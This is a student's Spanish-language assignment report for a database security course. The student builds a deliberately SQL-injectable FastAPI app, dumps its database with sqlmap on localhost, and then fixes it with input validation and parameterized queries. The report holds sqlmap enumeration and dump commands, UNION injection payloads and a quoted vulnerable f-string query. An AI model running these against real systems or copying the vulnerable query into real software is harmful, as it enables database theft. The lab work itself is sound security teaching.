

Asignación #3 Desarrollo de aplicaciones seguras

Valor: 10%

Fecha de Entrega: Semana 9

Datos Generales

- Debe nombrar el documento: **SBD_Asignacion_03_Nombre_Apellido.pdf**
- La asignación es individual.


Instrucciones

1. Desarrolle una aplicación web vulnerable a **SQL Injection**. Puede desarrollarla en el lenguaje de programación y motor de base de datos de su escogencia. Puede apoyarse de inteligencia artificial para el desarrollo de la aplicación.

a. Les recomiendo el uso de Antigravity de Google para el desarrollo de la misma.

Por tema personal decidí realizar el desarrollo de la aplicación en Python, utilizando FASTAPI, con el objetivo de aprender a utilizarlo y ver como funcionaba ante los ataques mediante la herramienta sqlmap.

Es una aplicación sencilla donde la base de datos se llama FinanzasDB y consta de dos tablas relacionadas, transacciones y categorías.



Transacciones registradas

Monto	Fecha	Usuario	Categoría	Acciones
35000.0	2026-02-23		Compras de comida y restaurantes	Editar Eliminar
15000.0	2026-02-26		Gasolina, Uber, autobús	Editar Eliminar
25000.0	2026-03-01		Luz, agua, internet	Editar Eliminar
20000.0	2026-03-01		Medicinas, consultas	Editar Eliminar

2. Debe crear un archivo docker compose para ejecutar la aplicación desde un contenedor y la base de datos desde otro contenedor.

Se creó el DockerFile para crear el contenedor. Para exponer la aplicación Vulnerable se utilizó el branch de DEV docker-compose.dev.yml. Para la versión 2.0 que presenta las mejoras ante los ataques automatizados por medio de sqlmap, se utilizó docker-compose.qa.yml.

MBD-303 Seguridad de Bases de Datos v2.5

- Utilice la herramienta **sqlmap** para atacar su aplicación y realizar un dump de la base de datos completa.

En esta sección se mostrarán las imágenes con los comandos de los ataques realizados.

sqlmap -u "<http://localhost:8000/transacciones/vulnerable/1>" --dbs

Bases de datos disponibles:

```
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: http://localhost:8000/transacciones/vulnerable/1' UNION A
R(100)+CHAR(100)+CHAR(103)+CHAR(110)+CHAR(88)+CHAR(106)+CHAR(80)+CHAR(
R(108)+CHAR(83)+CHAR(89)+CHAR(78)+CHAR(88)+CHAR(88)+CHAR(116)+CHAR(102
HAR(113),NULL-- HYog
---
[18:48:38] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[18:48:38] [INFO] fetching database names
[18:48:38] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] FinanzasDB
[*] master
[*] model
[*] msdb
[*] tempdb
```

- Luego:

sqlmap -u "<http://localhost:8000/transacciones/vulnerable/1>" -D FinanzasDB --tables

```
alons@Alonso-CMUT0Q60 MINGW64 ~/Git_Workspace/Seguridad_Bases_de_Datos/Aplicacion_WEB (03032026-Ejercicio_SQL_Map)
$ sqlmap -u "http://localhost:8000/transacciones/vulnerable/1" -D FinanzasDB --tables
HAR(113),NULL-- HYog
---
[19:15:06] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[19:15:06] [INFO] fetching tables for database: FinanzasDB
Database: FinanzasDB
[2 tables]
+-----+
| categorias |
| transacciones |
+-----+

[19:15:06] [INFO] fetched data logged to text files under 'C:\Users\alons\AppData\Local\sqlmap\output\localhost'
[*] ending @ 19:15:06 /2026-03-05/
```

sqlmap -u "<http://localhost:8000/transacciones/vulnerable/1>" -D FinanzasDB --dump

Muestra todo lo que tiene la base de datos.

MBD-303 Seguridad de Bases de Datos v2.5

```
alons@Alonso-CNUT0060 MINGW64 ~/Git_Worskpace/Seguridad_Bases_de_Datos/Aplicacion_WEB (03032026-Ejercicio_SQL_Map)
$ sqlmap -u "http://localhost:8000/transacciones/vulnerable/1" -D FinanzasDB -T transacciones --dump
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: http://localhost:8000/transacciones/vulnerable/1" UNION ALL SELECT NULL,NULL,NULL,NULL,CHAR(113)+CHAR(113)+CHAR(107)+CHAR(106)+CHAR(113)+CHAR(79)+CHAR(88)+CHAR(88)+CHAR(5
R(100)+CHAR(100)+CHAR(103)+CHAR(110)+CHAR(88)+CHAR(106)+CHAR(80)+CHAR(79)+CHAR(97)+CHAR(107)+CHAR(97)+CHAR(98)+CHAR(72)+CHAR(108)+CHAR(86)+CHAR(69)+CHAR(66)+CHAR(78)+CHAR(102)+CHAR(11
R(108)+CHAR(83)+CHAR(89)+CHAR(78)+CHAR(88)+CHAR(88)+CHAR(116)+CHAR(102)+CHAR(117)+CHAR(86)+CHAR(102)+CHAR(67)+CHAR(100)+CHAR(104)+CHAR(97)+CHAR(71)+CHAR(113)+CHAR(122)+CHAR(106)+CHAR(
CHAR(113),NULL-- Hhog
---
[19:07:42] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[19:07:42] [INFO] fetching columns for table 'transacciones' in database 'FinanzasDB'
[19:07:42] [WARNING] reflective value(s) found and filtering out
[19:07:42] [INFO] fetching entries for table 'transacciones' in database 'FinanzasDB'
Database: FinanzasDB
Table: transacciones
[4 entries]
+-----+-----+-----+-----+-----+-----+
| id | categoria_id | tipo | fecha | monto | descripcion |
+-----+-----+-----+-----+-----+-----+
| 1 | 1 | GASTO | 2026-02-23 | 35000.0 | Compra supermercado |
| 2 | 2 | Gasto | 2026-02-26 | 15000.0 | Gasolina |
| 3 | 3 | gasto | 2026-03-01 | 25000.0 | Pago de Internet |
| 4 | 4 | gasto | 2026-03-01 | 20000.0 | Medicamento para la presión |
+-----+-----+-----+-----+-----+-----+

[19:07:42] [INFO] table 'FinanzasDB.dbo.transacciones' dumped to CSV file 'C:\Users\alons\AppData\Local\sqlmap\output\localhost\dump\FinanzasDB\transacciones.csv'
[19:07:42] [INFO] fetched data logged to text files under 'C:\Users\alons\AppData\Local\sqlmap\output\localhost'


[*] ending @ 19:07:42 /2026-03-05/
```

```
alons@Alonso-CNUT0060 MINGW64 ~/Git_Worskpace/Seguridad_Bases_de_Datos/Aplicacion_WEB (03032026-Ejercicio_SQL_Map)
$ sqlmap -u "http://localhost:8000/transacciones/vulnerable/1" -D FinanzasDB --dump
Payload: http://localhost:8000/transacciones/vulnerable/1" UNION ALL SELECT NULL,NULL,NULL,NULL,CHAR(113)+CHAR(113)+CHAR(107)+CHAR(106)+CHAR(113)+CHAR(79)+CHAR(88)+CHAR(88)
R(100)+CHAR(100)+CHAR(103)+CHAR(110)+CHAR(88)+CHAR(106)+CHAR(80)+CHAR(79)+CHAR(97)+CHAR(107)+CHAR(97)+CHAR(98)+CHAR(72)+CHAR(108)+CHAR(86)+CHAR(69)+CHAR(66)+CHAR(78)+CHAR(102)+
R(108)+CHAR(83)+CHAR(89)+CHAR(78)+CHAR(88)+CHAR(88)+CHAR(116)+CHAR(102)+CHAR(117)+CHAR(86)+CHAR(102)+CHAR(67)+CHAR(100)+CHAR(104)+CHAR(97)+CHAR(71)+CHAR(113)+CHAR(122)+CHAR(106)
CHAR(113),NULL-- Hhog
---
[19:08:30] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[19:08:30] [INFO] fetching tables for database: FinanzasDB
[19:08:30] [WARNING] reflective value(s) found and filtering out
[19:08:30] [INFO] fetching columns for table 'categorias' in database 'FinanzasDB'
[19:08:30] [INFO] fetching entries for table 'categorias' in database 'FinanzasDB'
Database: FinanzasDB
Table: categorias
[5 entries]
+-----+-----+-----+
| id | nombre | descripcion |
+-----+-----+-----+
| 1 | Alimentación | Compras de comida y restaurantes |
| 2 | Transporte | Gasolina, Uber, autobús |
| 3 | Servicios | Luz, agua, internet |
| 4 | Salud | Medicinas, consultas |
| 5 | Ingresos | Salario y otros ingresos |
+-----+-----+-----+

[19:08:30] [INFO] table 'FinanzasDB.dbo.categorias' dumped to CSV file 'C:\Users\alons\AppData\Local\sqlmap\output\localhost\dump\FinanzasDB\categorias.csv'
[19:08:30] [INFO] fetching columns for table 'transacciones' in database 'FinanzasDB'
[19:08:30] [INFO] fetching entries for table 'transacciones' in database 'FinanzasDB'
Database: FinanzasDB
Table: transacciones
[4 entries]
+-----+-----+-----+-----+-----+-----+
| id | categoria_id | tipo | fecha | monto | descripcion |
+-----+-----+-----+-----+-----+-----+
| 1 | 1 | GASTO | 2026-02-23 | 35000.0 | Compra supermercado |
| 2 | 2 | Gasto | 2026-02-26 | 15000.0 | Gasolina |
| 3 | 3 | gasto | 2026-03-01 | 25000.0 | Pago de Internet |
| 4 | 4 | gasto | 2026-03-01 | 20000.0 | Medicamento para la presión |
+-----+-----+-----+-----+-----+-----+

[19:08:30] [INFO] table 'FinanzasDB.dbo.transacciones' dumped to CSV file 'C:\Users\alons\AppData\Local\sqlmap\output\localhost\dump\FinanzasDB\transacciones.csv'
[19:08:30] [INFO] fetched data logged to text files under 'C:\Users\alons\AppData\Local\sqlmap\output\localhost'
```

Acceso desde el Browser



```
127.0.0.1:8000/transacciones/vulnerable/1

Nueva pestaña  Gimnasio Los Jaúles...  GitHub Education

Impresión con formato estilístico

{"id":1,"descripcion":"Compra supermercado","monto":35000.0,"fecha":"2026-02-23","tipo":"GASTO","categoria_id":1}
```

MBD-303 Seguridad de Bases de Datos v2.5

4. Realice una **versión 2.0** de su aplicación web, en la que solucione las **vulnerabilidades** mediante la sanitización de parámetros de entrada y parametrización de consultas SQL. También debe crear un archivo docker compose para esta aplicación.

Como se mencionó anteriormente el archivo docker compose creado fue el docker-compose.qa.yml además se hicieron cambios en la aplicación para hacerla más segura.

Como conclusión, los cambios realizados en la aplicación pueden ayudar a que la aplicación sea más segura. Dentro de las acciones realizadas se encuentran:

1. La sanitización de entrada con Pydantic permite bloquear los ataques antes que lleguen a sql. Donde los Payloads maliciosos son rechazados de manera automática. Además Pydantic rechaza entradas mal formadas. Y también impide que sqlmap envíe solicitudes como 'OR 1=1'.
2. La parametrización de consultas elimina la inyección SQL. Donde se devolvió "all tested parameters do not appear to be injectable". Aquí el SQLAlchemy ORM genera SQL parametrizado.
3. Se evitaron los endpoints donde se exponer las consultas sql como "text(f"SELECT * FROM transacciones WHERE id = '{transaccion_id}']"). Donde se evita exponer los errores SQL al cliente.
4. Con los cambios realizados sqlmap no puede identificar el motor de bases de datos.

Validación usando Pydantic

```
alons@Alonso-CNUT0060 MINGW64 ~/Git_Workspace/Seguridad_Bases_de_Datos/Aplicacion_WEB (03052026-qa-updated_files)
$ curl -X POST "http://localhost:8001/transacciones/crear" \
  -H "Content-Type: application/json" \
  -d '{"monto": -5, "descripcion": "test", "categoria_id": 1}'
{"detail":[{"type":"greater_than","loc":["body","monto"],"msg":"Input should be greater than 0","input":-5,"ctx":{"gt":0}}]}
alons@Alonso-CNUT0060 MINGW64 ~/Git_Workspace/Seguridad_Bases_de_Datos/Aplicacion_WEB (03052026-qa-updated_files)
$
```

Sqlmap no puede vulnerar la aplicación.

```
{ "detail": [{"type": "greater_than", "loc": ["body", "monto"], "msg": "Input should be greater than 0", "input": -5, "ctx": {"gt": 0}}]}
alons@Alonso-CNUT0060 MINGW64 ~/Git_Workspace/Seguridad_Bases_de_Datos/Aplicacion_WEB (03052026-qa-updated_files)
$ sqlmap -u "http://localhost:8001/transacciones/crear" \
  --data="monto=10&descripcion=test&categoria_id=1" \
  --batch

[1.10.2#pip] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal la
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:11:40 /2026-03-05/

[22:11:41] [INFO] testing connection to the target URL
[22:11:41] [WARNING] the web server responded with an HTTP error code (422) which could interfere with the results of the tests
[22:11:41] [INFO] testing if the target URL content is stable
[22:11:41] [INFO] target URL content is stable
[22:11:41] [INFO] testing if POST parameter 'monto' is dynamic
[22:11:41] [WARNING] POST parameter 'monto' does not appear to be dynamic
[22:11:41] [WARNING] heuristic (basic) test shows that POST parameter 'monto' might not be injectable
[22:11:41] [INFO] testing for SQL injection on POST parameter 'monto'
```

5. Suba el código fuente de las 2 aplicaciones a un repositorio público de **Github** y comparta el enlace. Puede utilizar su cuenta personal o utilizar el correo de la universidad para crear la cuenta.

Para acceder a la aplicación es necesario realizar lo siguiente:

MBD-303 Seguridad de Bases de Datos v2.5

- 1) Ver código fuente de DEV: Acceder al branch de dev.
- 2) Ver código fuente de QA: Acceder al branch de qa.

6. El entregable para esta asignación es el link del repositorio con las aplicaciones.

Link del repositorio de la aplicación:

https://github.com/alonso523/Seguridad_Bases_de_Datos